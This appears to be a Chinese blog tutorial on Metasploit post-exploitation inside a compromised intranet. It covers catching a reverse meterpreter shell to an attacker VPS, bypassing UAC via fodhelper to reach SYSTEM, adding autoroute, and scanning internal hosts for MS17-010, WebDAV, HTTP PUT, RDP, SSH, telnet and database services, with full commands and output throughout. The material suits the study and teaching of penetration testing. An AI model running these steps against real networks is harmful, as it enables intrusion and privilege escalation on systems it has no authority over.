MITRE | ATT&CK 中文站

https://huntingday.github.io/

如何单单依托 metasploit 尽可能多的发现目标内网下的各类高价值存活主机

本节重点快速预览：

- 通过在 meterpreter 中添加路由的方式扫描目标内网下的各类高价值存活主机
- 对于直接处在目标内网环境下的存活扫描方式
- 利用 scoks4a/socks5 代理的方式扫描目标内网下各类存活主机


基础环境说明：

NewMsf	假设为自己公网的一台 vps 机器[且已经事先在上面配置好 msf],公网 ip: 192.168.3.233
BypassAV	假设为自己已经拿到的一台目标内网的个人机[win10 x64],目标内网 ip: 192.168.4.4

前言：

通过前面两节的简单说明,我们已大致了解到,在实战中如何利用纯手工的方式来快速发现目标内网中的各类高价值存活主机[**即那些有助于我们快速 getshell 的主机**],紧接着,我们再以大家最为熟悉的 msf 平台为例,看看在实战中如何**单纯的依托 msf** 来对目标内网进行各种高价值存活主机探测,假设,现在你通过发马或者其它的各种方式已经搞到了目标内网的一台个人机得 shell [通常都是 win 10 / 7 / 8 / 8.1 这种单机系统],但由于微软在 win7 以后的系统引入了 uac 机制[也就是说 xp 以下的系统压根不用考虑 uac 的问题],所以这就导致我们通常拿到的都只是一个**"被降了权的 administrator"权限的** shell,虽然这样说可能不太准确,但主要还是为了方便大家理解,其实它就相当于一个被受限于 UAC 下的系统管理员用户,ok,简单的铺垫之后,我们直奔主题,至于怎么免杀弹 shell,并非此处重点,就不细说了,就从我们拥有一个暂未被 bypassUAC 的 meterpreter 的 shell 开始,图简便,这里的 payload 就直接用 veil 随便生成了,然后丢到目标机器上去执行,对了,顺便说一句,bypassUAC 并不是真正意义上的**"提权"**,它仅仅只是对系统某些限制的突破,所谓提权,则是直接从一个**从系统普通用户**[在 linux 中,甚至是一个权限非常低的服务用户[伪用户]权限]**直接提到 system 或者 root**,弟兄们不要误解 ^_^

如下我们可以看到,admin 用户虽然身在管理组,但实际上它其实就是一个"被降了权"的管理员用户



首先,我们快速弹回一个还没有被 bypassUAC 的 meterpreter 的 shell

```
msf5 > use exploit/multi/handler

msf5 > set payload windows/meterpreter/reverse_tcp

msf5 > set lhost 192.168.3.233

msf5 > set lport 110

msf5 > set EnableUnicodeEncoding true

msf5 > set ExitOnSession false

msf5 > exploit -j

msf5 > sessions -i 1

meterpreter > sysinfo

meterpreter > getuid

meterpreter > getsystem

meterpreter > getprivs

meterpreter > background

msf5 > search bypassuac
```

```
msf5 exploit(multi/handler) > [*] Sending stage (179779 bytes) to 192.168.3.103
[*] Meterpreter session 1 opened (192.168.3.233:110 -> 192.168.3.103:49550) at 2018-07-13 07:02:58 +0000

msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : WIN10-CLIENT
OS              : Windows 10 (Build 10240).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: WIN10-CLIENT\admin
meterpreter > getsystem
[-] priv elevate getsystem: Operation failed: The environment is incorrect. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeChangeNotifyPrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

meterpreter > background
```

在拿到目标机器 shell 进行了各种常规信息搜集之后,我们开始来尝试 bypass 当前机器的 UAC [**建议大家最好在 bypassUAC 成功之后,再进行后续的各类操作**],在实战中这一切可能都并不太容易,其中最大的障碍就是目标机器上的各类杀软,bypassUAC 其实是一个极度敏感的系统操作[因为其底层涉及到系统权限提升行为,而 nod 恰巧在这方便做的又相对比较到位],这就很棘手了,bypass 不了 UAC,抓不了 hash,连 cmdshell 和 powershell 都起不了,后续的一系列操作也会因此而大大受限,直接利用 msf 自带的各种 UAC bypass 模块,百分之九十九都会被杀软秒掉,ok,这些问题,我们暂时就先放这儿,等到后面我们还会有单独的章节去专门说明各种 UAC bypass 方式

注意,此处我们 bypassUAC 以后的弹回的会话直接就用的默认的 reverse_tcp 的 payload[端口 4444],你完全可以根据自己目标的实际情况选择其他的 payload 进行反弹,有个需要面对的现实是,实战中直接这样 bypass 反弹 meterpreter,上传 payload 时几乎都会被秒杀

```
msf5 > use exploit/windows/local/bypassuac_fodhelper   win10 专用的 uac bypass 模块,想成功弹 shell 的前提是没有杀软拦截

msf5 > set session 1

msf5 > exploit

meterpreter > getuid

meterpreter > getsystem
```

```
msf5 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
msf5 exploit(windows/local/bypassuac_fodhelper) > set session 1
session => 1
msf5 exploit(windows/local/bypassuac_fodhelper) > exploit

[*] Started reverse TCP handler on 192.168.3.233:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (179779 bytes) to 192.168.3.103
[*] Meterpreter session 2 opened (192.168.3.233:4444 -> 192.168.3.103:50347) at 2018-07-13 08:39:48 +0000
[*] Cleaining up registry keys ...

meterpreter > getuid
Server username: WIN10-CLIENT\admin
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

如下,是 msf 自带的几个相对比较经典的 UAC bypass 模块,关于每个模块具体的 bypass 细节,这里先不多说了,有些是利用系统漏洞,有些则是利用某些系统特性来 bypass 的,后续我们会再细说,这里先大概了解下即可

```
exploit/windows/local/bypassuac_comhijack

exploit/windows/local/bypassuac_eventvwr

exploit/windows/local/bypassuac_fodhelper

exploit/windows/local/bypassuac_injection_winsxs
```

0x01 利用 msf 进行内网存活探测前的一些早期准备工作

第一步,先去把数据库调整好并连上,用数据库的主要原因,主要还是想用它来帮我们自动存各种扫描结果,另外,依靠数据库也会大大提高我们检索模块的速度,因为在 msf 连上数据的时候会自动把所有模块的路径都写到对应的表字段下,后续搜索直接主键命中,速度自然就快了,既然是用 msf,那咱们就干脆用的彻底一点,尽量不要再手工拿着 txt 记录,关于 pgsql 数据库和 msf 的联动配置,在前面 msf 安装部署章节已有非常详细的说明,此处不再赘述,因为默认 pgsql 服务只允许 127.0.0.1 来连,所以暂不用过分担忧 pgsql 的安全性,如果你直接用的是 kali 中的 msf,只需进行如下操作,数据库便会自动配置完成,如果你跟我一样,是自己在别的系统中手工配置的 msf,请直接去参考之前的关于 msf 详细部署的相关文章[**后续整理好会逐步放出**],进行相关的数据库连接配置,这里不多废话了,开始正题

```
# systemctl start postgresql        既然是要配合数据库一块用,那肯定得先把 pgsql 服务起起来
# msfdb init                        初始化 msf 数据库配置,其实就是创建个配置文件,往里面写了一堆数据库连接信息,然后自动创建库表结构,仅此而已
msf5 > msfconsole                   启动 msf
msf5 > db_status                    检查数据库是否已连上
msf5 > search bypassuac                 尝试搜索模块,看看模块路径是否已经被写到指定的字段下,正常情况下,连上数据库以后的搜索速度应该很快的
```

```
msf5 > db_status
[*] postgresql connected to msf
msf5 > search bypassuac

Matching Modules
================

   Name                                          Disclosure Date  Rank       Description
   ----                                          ---------------  ----       -----------
   exploit/windows/local/bypassuac               2010-12-31       excellent  Windows Escalate UAC Protection Bypass
   exploit/windows/local/bypassuac_comhijack     1900-01-01       excellent  Windows Escalate UAC Protection Bypass (Via COM Hand
ler Hijack)
   exploit/windows/local/bypassuac_eventvwr      2016-08-15       excellent  Windows Escalate UAC Protection Bypass (Via Eventvwr
 Registry Key)
   exploit/windows/local/bypassuac_fodhelper     2017-05-12       excellent  Windows UAC Protection Bypass (Via FodHelper Registr
y Key)
   exploit/windows/local/bypassuac_injection     2010-12-31       excellent  Windows Escalate UAC Protection Bypass (In Memory In
jection)
   exploit/windows/local/bypassuac_injection_winsxs  2017-04-06  excellent  Windows Escalate UAC Protection Bypass (In Memory In
jection) abusing WinSXS
   exploit/windows/local/bypassuac_vbs           2015-08-22       excellent  Windows Escalate UAC Protection Bypass (ScriptHost V
ulnerability)
```

第二步,创建自己专属的工作区,推荐最好一个目标单独建一个,搞定一个目标就把相应的库数据全部导出来留作备份,这样后续也方便随时导入,然后再去删掉对应的工作区就行了,msf 默认会把所有的数据都存在 default 这个工作区下,这样就非常不利于我们后期分析数据

```
msf5 > workspace -a/-d demo    添加/删除工作区
msf5 > workspace demo          选择工作区
msf5 > workspace            查看当前所在的工作区
```

```
msf5 > workspace
* default
msf5 > workspace -a alive
[*] Added workspace: alive
[*] Workspace: alive
msf5 > workspace alive
[*] Workspace: alive
msf5 > workspace
  default
* alive
msf5 >
```

第三步,接着再来简单了解一下跟数据库操作相关的几个命令用法,稍微过一眼就好

```
msf5 > db_rebuild_cache       在后台创建 msf 表结构[所谓的缓存],说白点儿,就是个建库,建表,建字段,写数据[将 msf 中的所有模块路径都写到指定的字段[该字段一般都会加索引]下,加快查询速度]
的过程
msf5 > db_connect           连接到指定的数据库上,如, db_connect msf:admin@127.0.0.1/msf
msf5 > db_disconnect        断开数据库
msf5 > db_export            把库中的数据导出到指定文件中
```

```
msf5 > db_import            把指定文件中的数据导到库中
msf5 > db_nmap              在 msf 内部调用 nmap 对目标内网进行各种扫描探测
msf5 > db_status            查看当前数据库的连接状态
msf5 > hosts                根据前面的各种结果,查看库中所有的机器列表
msf5 > loot                 根据前面的各种结果,查看密码库
msf5 > services             根据前面的各种结果,查找特定服务,通常是指可被快速 getshell 的漏洞服务
msf5 > vulns                根据前面的各种结果,查找存在漏洞的主机,在前面利用的一些漏洞模块扫描时,会自动把扫描结果记录下来
msf5 > workspace            建立工作区
```

0x02 通过添加到目标指定内网段路由的方式进行存活探测

有些弟兄可能到现在还是不太理解 msf 中的**添加路由**到底是什么意思,通俗来讲,所谓的**路由**,无非就是想告诉某个 ip 包,遇到什么样的网段该从哪个路由上走,拿此处为例来讲,其实它就是告诉 msf,所有到 192.168.4.x 这个网段的 ip 包,全部都通过 session 1 这个会话来走,这也就是为什么,你可以直接去用 msf 中的某些模块对目标内网进行探测的原因,meterpreter 只是它们之间的桥梁,说到这份上,想必大家应该都能明白了,其实,都是些非常简单的东西,稍微想想就知道了

```
meterpreter > run get_local_subnets
meterpreter > run autoroute -s 192.168.4.0 -n 255.255.255.0 注意这个掩码,实战中要根据机目标机器上的掩码来的,不要闭着眼睛就直接给 0/24,不然有些机器可能会被漏掉
meterpreter > run autoroute -p                          路由添加完以后,习惯性的看下到底有没有加上
```

```
meterpreter > run get_local_subnets

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
Local subnet: 169.254.0.0/255.255.0.0
Local subnet: 192.168.3.0/255.255.255.0
Local subnet: 192.168.4.0/255.255.255.0
Local subnet: 192.168.5.0/255.255.255.0
meterpreter > run autoroute -s 192.168.4.0 -n 255.255.255.0

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 192.168.4.0/255.255.255.0...
[+] Added route to 192.168.4.0/255.255.255.0 via 192.168.3.103
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.168.4.0        255.255.255.0      Session 1

meterpreter >
```

Ok,到目标内网的路由建好以后,紧接着就可以尝试对目标内网进行各种存活探测了,首先,还是依靠各类基础服务端口扫描来快速发现目标内网中的一些高价值存活主机,实际测试中,要分轻重前后,尽量让一些

能快速 getshell 的模块先扫,提高效率,**别盲目一桶乱扫就行**

探测目标内网中的所有 windwos 存活主机[其实也不仅仅是 windows,装了 samba 服务的 linux 机器也一样能被探测到,但主要还是 windows],线程不要给太高,个人建议,实战中直接单线程就好,就让它慢慢跑,不妨算一下,即使同时扫几万个 ip,撑死了又能要多久呢,这样也总比你扫扫断断的反复浪费时间更划算,而且结果也更精准,还不容易断,流量也不大,一定要时刻清楚,你当前毕竟是在仅有的一个 meterpreter 中搞,可不是直接就处在别人的内网中[比如,vpn 内网或者实地无线...假设你已经处在别人的内网中了,也应保持 20 以内的线程足矣,起码算是能接受的时长范围],如果你发现,不管怎么扫,都扫不出结果时,就要好好考虑下是不是因为当前机器的防火墙以及其它什么防护给拦掉了,或者模块压根就没正常工作而你又没发现,包括对后面所有类似的探测操作亦是如此,发现扫不动了,就要好好想到底是因为什么扫不动了,一定根据实际情况多冷静分析思考尝试,别一扫不动了,就开始坐那儿听天由命,天天这样什么时候才能真正成长起来呢 ? 真的未知 ? 是你自己放弃了成长的机会,神仙也帮不了 :)

```
msf5 > use auxiliary/scanner/smb/smb_version   实际上就是在扫内网中所有开了 139,445 端口的机器

msf5 > set rhosts 192.168.4.0/24

msf5 > set threads 1

msf5 > run
```

```
msf5 auxiliary(scanner/smb/smb_version) > set rhosts 192.168.4.0/24
rhosts => 192.168.4.0/24
msf5 auxiliary(scanner/smb/smb_version) > set threads 3
threads => 3
msf5 auxiliary(scanner/smb/smb_version) > run

[+] 192.168.4.2:445       - Host is running Windows 2008 R2 Datacenter SP1 (build:7601) (name:WEBSERVER-IIS7) (workgroup:WORKGROUP )
[+] 192.168.4.5:445       - Host is running Windows 10 Pro (build:10240) (name:WIN10-CLIENT) (workgroup:WORKGROUP )
[+] 192.168.4.3:445       - Host is running Windows 2003 R2 SP2 (build:3790) (name:WEBSERVER-IIS6) (workgroup:WORKGROUP )
[+] 192.168.4.6:445       - Host is running Windows 2008 R2 Datacenter SP1 (build:7601) (name:2008R2-DCSERVER) (domain:ROOTKIT)
[+] 192.168.4.8:445       - Host is running Windows 2012 R2 Datacenter (build:9600) (name:WEBSERVER-IIS8)
```

探测目标内网中所有可能存在 ms17-010 的主机,注意,这里仅仅只是探测是否存在此漏洞,并非实际利用,一般情况下,还是不太容易会触发对方报警拦截的,不过,某些恶劣环境就难说了,注意,msf 自带的 ms17-010 exp 只能用适用于 64 位系统,有已公开的通用的

```
msf > use auxiliary/scanner/smb/smb_ms17_010

msf > set rhosts 192.168.4.0/24

msf > set threads 1

msf > run -j
```

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.4.2:445       - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Datacenter 7601 Service Pack 1 x64 (64-bit)
[+] 192.168.4.3:445       - Host is likely VULNERABLE to MS17-010! - Windows Server 2003 R2 3790 Service Pack 2 x86 (32-bit)
[+] 192.168.4.5:445       - Host is likely VULNERABLE to MS17-010! - Windows 10 Pro 10240 x64 (64-bit)
[+] 192.168.4.6:445       - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Datacenter 7601 Service Pack 1 x64 (64-bit)
```

探测目标内网中所有开启了 webdav 的 web 机器,此处主要还是针对 I IS5.x / 6.x,虽然 tomcat 和 apache 也有被利用的可能,但实际 iis 会居多,通过这种方式可以帮我们快速 get 到一些老机器,作为后续在目标内网中的稳定据点,实际测试中,模块精度不是太高

```
msf > use auxiliary/scanner/http/webdav_scanner

msf > set rhosts 10.11.1.0/24              本地环境有限,所以就直接拿的别的环境来演示实际效果,大家理解即可,截图不是重点,知道自己想做什么,想拿到什么,怎么利用,这些才是重点,后面的所有操作亦是如此

msf > set threads 1

msf > run
```

```
msf auxiliary(scanner/http/webdav_scanner) > run

[*] 10.11.1.8 (Apache/2.0.52 (CentOS)) WebDAV disabled.
[*] 10.11.1.10 (Microsoft-IIS/6.0) WebDAV disabled.
[*] 10.11.1.22 (Apache/1.3.23 (Unix)  (Red-Hat/Linux) mod_python/2.7.6 Python/1.5.2 mod_ssl/2.8.7 OpenSSL/0.9.6b DAV/1.0.3 PHP/4.1.2 mod_per
l/1.26 mod_throttle/3.1.2) WebDAV disabled.
[+] 10.11.1.13 (Microsoft-IIS/5.1) has WEBDAV ENABLED
[+] 10.11.1.14 (Microsoft-IIS/5.1) has WEBDAV ENABLED
[*] Scanned  28 of 256 hosts (10% complete)
[*] 10.11.1.31 (Microsoft-IIS/6.0) WebDAV disabled.
[*] 10.11.1.39 (nginx/1.6.3) WebDAV disabled.
[*] Scanned  60 of 256 hosts (23% complete)
[*] 10.11.1.50 (Microsoft-IIS/8.5) WebDAV disabled.
[*] 10.11.1.72 (Apache/2.2.20 (Ubuntu)) WebDAV disabled.
[*] 10.11.1.49 (Microsoft-IIS/8.5) WebDAV disabled.
[*] Scanned  77 of 256 hosts (30% complete)
[*] Scanned 103 of 256 hosts (40% complete)
[*] 10.11.1.116 (Apache/2.4.6 (FreeBSD) PHP/5.4.23) WebDAV disabled.
[*] 10.11.1.133 (Microsoft-IIS) WebDAV disabled.
[*] 10.11.1.115 (Apache/2.0.40 (Red Hat Linux)) WebDAV disabled.
[*] Scanned 132 of 256 hosts (51% complete)
[*] 10.11.1.128 (Microsoft-IIS/5.0) WebDAV disabled.
[*] Scanned 154 of 256 hosts (60% complete)
[*] Scanned 186 of 256 hosts (72% complete)
[+] 10.11.1.202 (Microsoft-IIS/5.0) has WEBDAV ENABLED
[*] 10.11.1.209 (Apache/1.3.41 (Unix) mod_perl/1.31) WebDAV disabled.
[*] Scanned 205 of 256 hosts (80% complete)
[+] 10.11.1.229 (Microsoft-IIS/6.0) has WEBDAV ENABLED
[+] 10.11.1.227 (Microsoft-IIS/5.0) has WEBDAV ENABLED
[*] 10.11.1.223 (Apache/2.2.14 (Win32) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l mod_autoindex_color PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/
2.0.4 Perl/v5.10.1) WebDAV disabled.
[*] 10.11.1.219 (Apache) WebDAV disabled.
[*] 10.11.1.238 (Apache/2.2.22 (Debian)) WebDAV disabled.
[*] 10.11.1.237 (Apache/2.2.22 (Debian)) WebDAV disabled.
[*] 10.11.1.234 (Apache/2.2.14 (Ubuntu)) WebDAV disabled.
[*] Scanned 241 of 256 hosts (94% complete)
[*] 10.11.1.251 (Apache/2.2.11 (Ubuntu) PHP/5.2.6-3ubuntu4.4 with Suhosin-Patch) WebDAV disabled.
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/webdav_scanner) >
```

探测目标内网中所有允许 put 方法的 Web 服务,快速 get webshell,提权

```
msf > use auxiliary/scanner/http/http_put

msf > set rhosts 10.11.1.0/24

msf > set threads 20

msf > run
```

```
msf auxiliary(scanner/http/http_put) > run

[-] 10.11.1.5: Error: The connection was refused by the remote host (10.11.1.5:80).
[-] 10.11.1.5: File doesn't seem to exist. The upload probably failed
[-] 10.11.1.10: File doesn't seem to exist. The upload probably failed
[-] 10.11.1.8: File doesn't seem to exist. The upload probably failed
[+] File uploaded: http://10.11.1.13:80/msf_http_put_test.txt
[+] File uploaded: http://10.11.1.14:80/msf_http_put_test.txt
[-] 10.11.1.1: Error: The host (10.11.1.1:80) was unreachable.
[-] 10.11.1.1: File doesn't seem to exist. The upload probably failed
[-] 10.11.1.2: Error: The host (10.11.1.2:80) was unreachable.
```

紧接着,瞄准**各类远程管理服务**,如,rdp[老系统可尝试下 shift 后门,爆破,新系统可以这么干,先看那些开了 3389 的机器上有没有起 web 服务,搞 web,尤其是像 xampp,appserv 此类的 php 集成环境[默认权限非常高,几乎都是 system],当然也可以尝试撞密码],ssh,vnc...

```
msf > use auxiliary/scanner/rdp/rdp_scanner
msf > set rhosts 10.11.1.0/24
msf > set threads 1
msf > run
```

```
msf auxiliary(scanner/rdp/rdp_scanner) > run

[+] 10.11.1.5:3389        - Identified RDP
[+] 10.11.1.13:3389       - Identified RDP
[+] 10.11.1.14:3389       - Identified RDP
[+] 10.11.1.7:3389        - Identified RDP
[+] 10.11.1.31:3389       - Identified RDP
[*] Scanned  42 of 256 hosts (16% complete)
[*] Scanned  60 of 256 hosts (23% complete)
[+] 10.11.1.73:3389       - Identified RDP
[*] Scanned  79 of 256 hosts (30% complete)
[*] Scanned 106 of 256 hosts (41% complete)
[*] Scanned 129 of 256 hosts (50% complete)
[+] 10.11.1.145:3389      - Identified RDP
[*] Scanned 161 of 256 hosts (62% complete)
[*] Scanned 181 of 256 hosts (70% complete)
[+] 10.11.1.202:3389      - Identified RDP
[*] Scanned 205 of 256 hosts (80% complete)
[+] 10.11.1.226:3389      - Identified RDP
[+] 10.11.1.221:3389      - Identified RDP
[+] 10.11.1.223:3389      - Identified RDP
[+] 10.11.1.220:3389      - Identified RDP
[+] 10.11.1.229:3389      - Identified RDP
[+] 10.11.1.230:3389      - Identified RDP
[+] 10.11.1.247:3389      - Identified RDP
[*] Scanned 248 of 256 hosts (96% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

尽量先找一些低版本的尝试爆破或者撞密码,内网成功率,还是不错的

```
msf > use auxiliary/scanner/ssh/ssh_version
```

```
msf > set rhosts 10.11.1.0/20

msf > set threads 20

msf > run
```

```
msf auxiliary(scanner/ssh/ssh_version) > run

[+] 10.11.0.140:22        - SSH server version: SSH-2.0-OpenSSH_7.6p1 Debian-4 ( service.version=7.6p1 openssh.comment=Debian-4 service.vend
or=OpenBSD service.family=OpenSSH service.product=OpenSSH os.vendor=Debian os.device=General os.family=Linux os.product=Linux os.version=7.0
 service.protocol=ssh fingerprint_db=ssh.banner )
[+] 10.11.1.8:22          - SSH server version: SSH-1.99-OpenSSH_3.9p1 ( service.version=3.9p1 service.vendor=OpenBSD service.family=OpenSSH
 service.product=OpenSSH service.protocol=ssh fingerprint_db=ssh.banner )
[+] 10.11.1.24:22         - SSH server version: SSH-2.0-OpenSSH_4.6p1 Debian-5build1 ( service.version=4.6p1 openssh.comment=Debian-5build1
service.vendor=OpenBSD service.family=OpenSSH service.product=OpenSSH os.vendor=Ubuntu os.device=General os.family=Linux os.product=Linux os
.version=7.10 service.protocol=ssh fingerprint_db=ssh.banner )
[+] 10.11.1.22:22         - SSH server version: SSH-1.99-OpenSSH_3.1p1 ( service.version=3.1p1 service.vendor=OpenBSD service.family=OpenSSH
 service.product=OpenSSH service.protocol=ssh fingerprint_db=ssh.banner )
[+] 10.11.1.39:22         - SSH server version: SSH-2.0-OpenSSH_6.6.1 ( service.version=6.6.1 service.vendor=OpenBSD service.family=OpenSSH
service.product=OpenSSH service.protocol=ssh fingerprint_db=ssh.banner )
[+] 10.11.1.44:22         - SSH server version: SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu7 ( service.version=5.3p1 openssh.comment=Debian-3ubuntu
7 service.vendor=OpenBSD service.family=OpenSSH service.product=OpenSSH os.vendor=Ubuntu os.device=General os.family=Linux os.product=Linux
os.version=10.04 service.protocol=ssh fingerprint_db=ssh.banner )
[+] 10.11.1.35:22         - SSH server version: SSH-2.0-OpenSSH_4.3 ( service.version=4.3 service.vendor=OpenBSD service.family=OpenSSH serv
ice.product=OpenSSH service.protocol=ssh fingerprint_db=ssh.banner )
[+] 10.11.1.72:22         - SSH server version: SSH-2.0-OpenSSH_5.8p1 Debian-7ubuntu1 ( service.version=5.8p1 openssh.comment=Debian-7ubuntu
1 service.vendor=OpenBSD service.family=OpenSSH service.product=OpenSSH os.vendor=Ubuntu os.device=General os.family=Linux os.product=Linux
os.version=11.10 service.protocol=ssh fingerprint_db=ssh.banner )
```

关于其它的各类远程管理服务或工具,比如 vnc,rlogin...之类的服务,此处就不一一说了,以后可能会用的越来越少,除非是在一些非常落后的环境中还可能偶尔遇到一两个

telnet 在路由和一些非常老的服务器上有可能还会用到,毕竟是明文,服务本身也非常脆弱,爆破,嗅探都是可以的

```
msf > use auxiliary/scanner/telnet/telnet_version

msf > set rhosts 10.11.1.1-25

msf > set threads 1

msf > run
```

```
msf auxiliary(scanner/telnet/telnet_version) > run

[-] 10.11.1.5:23          - A network issue has occurred: The connection was refused by the remote host (10.11.1.5:23).
[-] 10.11.1.8:23          - A network issue has occurred: The host (10.11.1.8:23) was unreachable.
[-] 10.11.1.1:23          - A network issue has occurred: The host (10.11.1.1:23) was unreachable.
[-] 10.11.1.4:23          - A network issue has occurred: The host (10.11.1.4:23) was unreachable.
[*] Scanned  4 of 25 hosts (16% complete)
[-] 10.11.1.9:23          - A network issue has occurred: The host (10.11.1.9:23) was unreachable.
[-] 10.11.1.6:23          - A network issue has occurred: The host (10.11.1.6:23) was unreachable.
[-] 10.11.1.2:23          - A network issue has occurred: The host (10.11.1.2:23) was unreachable.
[-] 10.11.1.3:23          - A network issue has occurred: The host (10.11.1.3:23) was unreachable.
[*] Scanned  8 of 25 hosts (32% complete)
[-] 10.11.1.11:23         - A network issue has occurred: The host (10.11.1.11:23) was unreachable.
[-] 10.11.1.17:23         - A network issue has occurred: The host (10.11.1.17:23) was unreachable.
[-] 10.11.1.16:23         - A network issue has occurred: The host (10.11.1.16:23) was unreachable.
[-] 10.11.1.12:23         - A network issue has occurred: The host (10.11.1.12:23) was unreachable.
[-] 10.11.1.15:23         - A network issue has occurred: The host (10.11.1.15:23) was unreachable.
[-] 10.11.1.18:23         - A network issue has occurred: The host (10.11.1.18:23) was unreachable.
[-] 10.11.1.10:23         - A network issue has occurred: The connection timed out (10.11.1.10:23).
[-] 10.11.1.7:23          - A network issue has occurred: The connection timed out (10.11.1.7:23).
[*] Scanned 16 of 25 hosts (64% complete)
[-] 10.11.1.24:23         - A network issue has occurred: The connection was refused by the remote host (10.11.1.24:23).
[-] 10.11.1.21:23         - A network issue has occurred: The host (10.11.1.21:23) was unreachable.
[-] 10.11.1.13:23         - A network issue has occurred: The connection timed out (10.11.1.13:23).
[-] 10.11.1.14:23         - A network issue has occurred: The connection timed out (10.11.1.14:23).
[*] Scanned 19 of 25 hosts (76% complete)
[*] Scanned 20 of 25 hosts (80% complete)
[-] 10.11.1.23:23         - A network issue has occurred: The host (10.11.1.23:23) was unreachable.
[-] 10.11.1.25:23         - A network issue has occurred: The host (10.11.1.25:23) was unreachable.
[-] 10.11.1.20:23         - A network issue has occurred: The host (10.11.1.20:23) was unreachable.
[-] 10.11.1.19:23         - A network issue has occurred: The host (10.11.1.19:23) was unreachable.
[*] Scanned 24 of 25 hosts (96% complete)
[+] 10.11.1.22:23         - 10.11.1.22:23 TELNET Red Hat Linux release 7.3 (Valhalla)\x0aKernel 2.4.18-3 on an i686\x0alogin:
[*] Scanned 25 of 25 hosts (100% complete)
[*] Auxiliary module execution completed
```

瞄准目标内网中的各类**数据库服务**,比如,mssql,mysql,oracle,db2,postgresql...其中包含了大量我们需要的各类敏感信息,比如,各个管理员的账号,密码,邮箱...这些将有助于我们快速 getshell,其实,渗透的很大一部分动作就是在不停的拿密码,然后不停的撞入口

```
msf > use auxiliary/scanner/mssql/mssql_ping   mssql 往往会是我们在目标内网中不错的入手点

msf > set rhosts 10.11.1.20-32

msf > set threads 1

msf > run
```

```
msf auxiliary(scanner/mssql/mssql_ping) > set rhosts 10.11.1.20-32
rhosts => 10.11.1.20-32
msf auxiliary(scanner/mssql/mssql_ping) > set threads 1
threads => 1
msf auxiliary(scanner/mssql/mssql_ping) > run

[*] Scanned  2 of 13 hosts (15% complete)
[*] Scanned  3 of 13 hosts (23% complete)
[*] Scanned  4 of 13 hosts (30% complete)
[*] Scanned  6 of 13 hosts (46% complete)
[*] Scanned  7 of 13 hosts (53% complete)
[*] Scanned  8 of 13 hosts (61% complete)
[*] Scanned 10 of 13 hosts (76% complete)
[*] Scanned 11 of 13 hosts (84% complete)
[*] 10.11.1.31:           - SQL Server information for 10.11.1.31:
[+] 10.11.1.31:           -    ServerName      = RALPH
[+] 10.11.1.31:           -    InstanceName    = MSSQLSERVER
[+] 10.11.1.31:           -    IsClustered     = No
[+] 10.11.1.31:           -    Version         = 8.00.194
[+] 10.11.1.31:           -    tcp             = 1433
[+] 10.11.1.31:           -    np              = \\RALPH\pipe\sql\query
[*] Scanned 12 of 13 hosts (92% complete)
[*] Scanned 13 of 13 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/mssql/mssql_ping) >
```

探测目标内网中的 mysql

```
msf5 > use auxiliary/scanner/mysql/mysql_version

msf5 > set rhosts 192.168.4.0/24

msf5 > run
```

```
msf5 auxiliary(scanner/mysql/mysql_version) > set rhosts 192.168.4.0/24
rhosts => 192.168.4.0/24
msf5 auxiliary(scanner/mysql/mysql_version) > run

[+] 192.168.4.2:3306      - 192.168.4.2:3306 is running MySQL 5.5.27 (protocol 10)
[+] 192.168.4.3:3306      - 192.168.4.3:3306 is running MySQL 5.1.52-community (protocol 10)
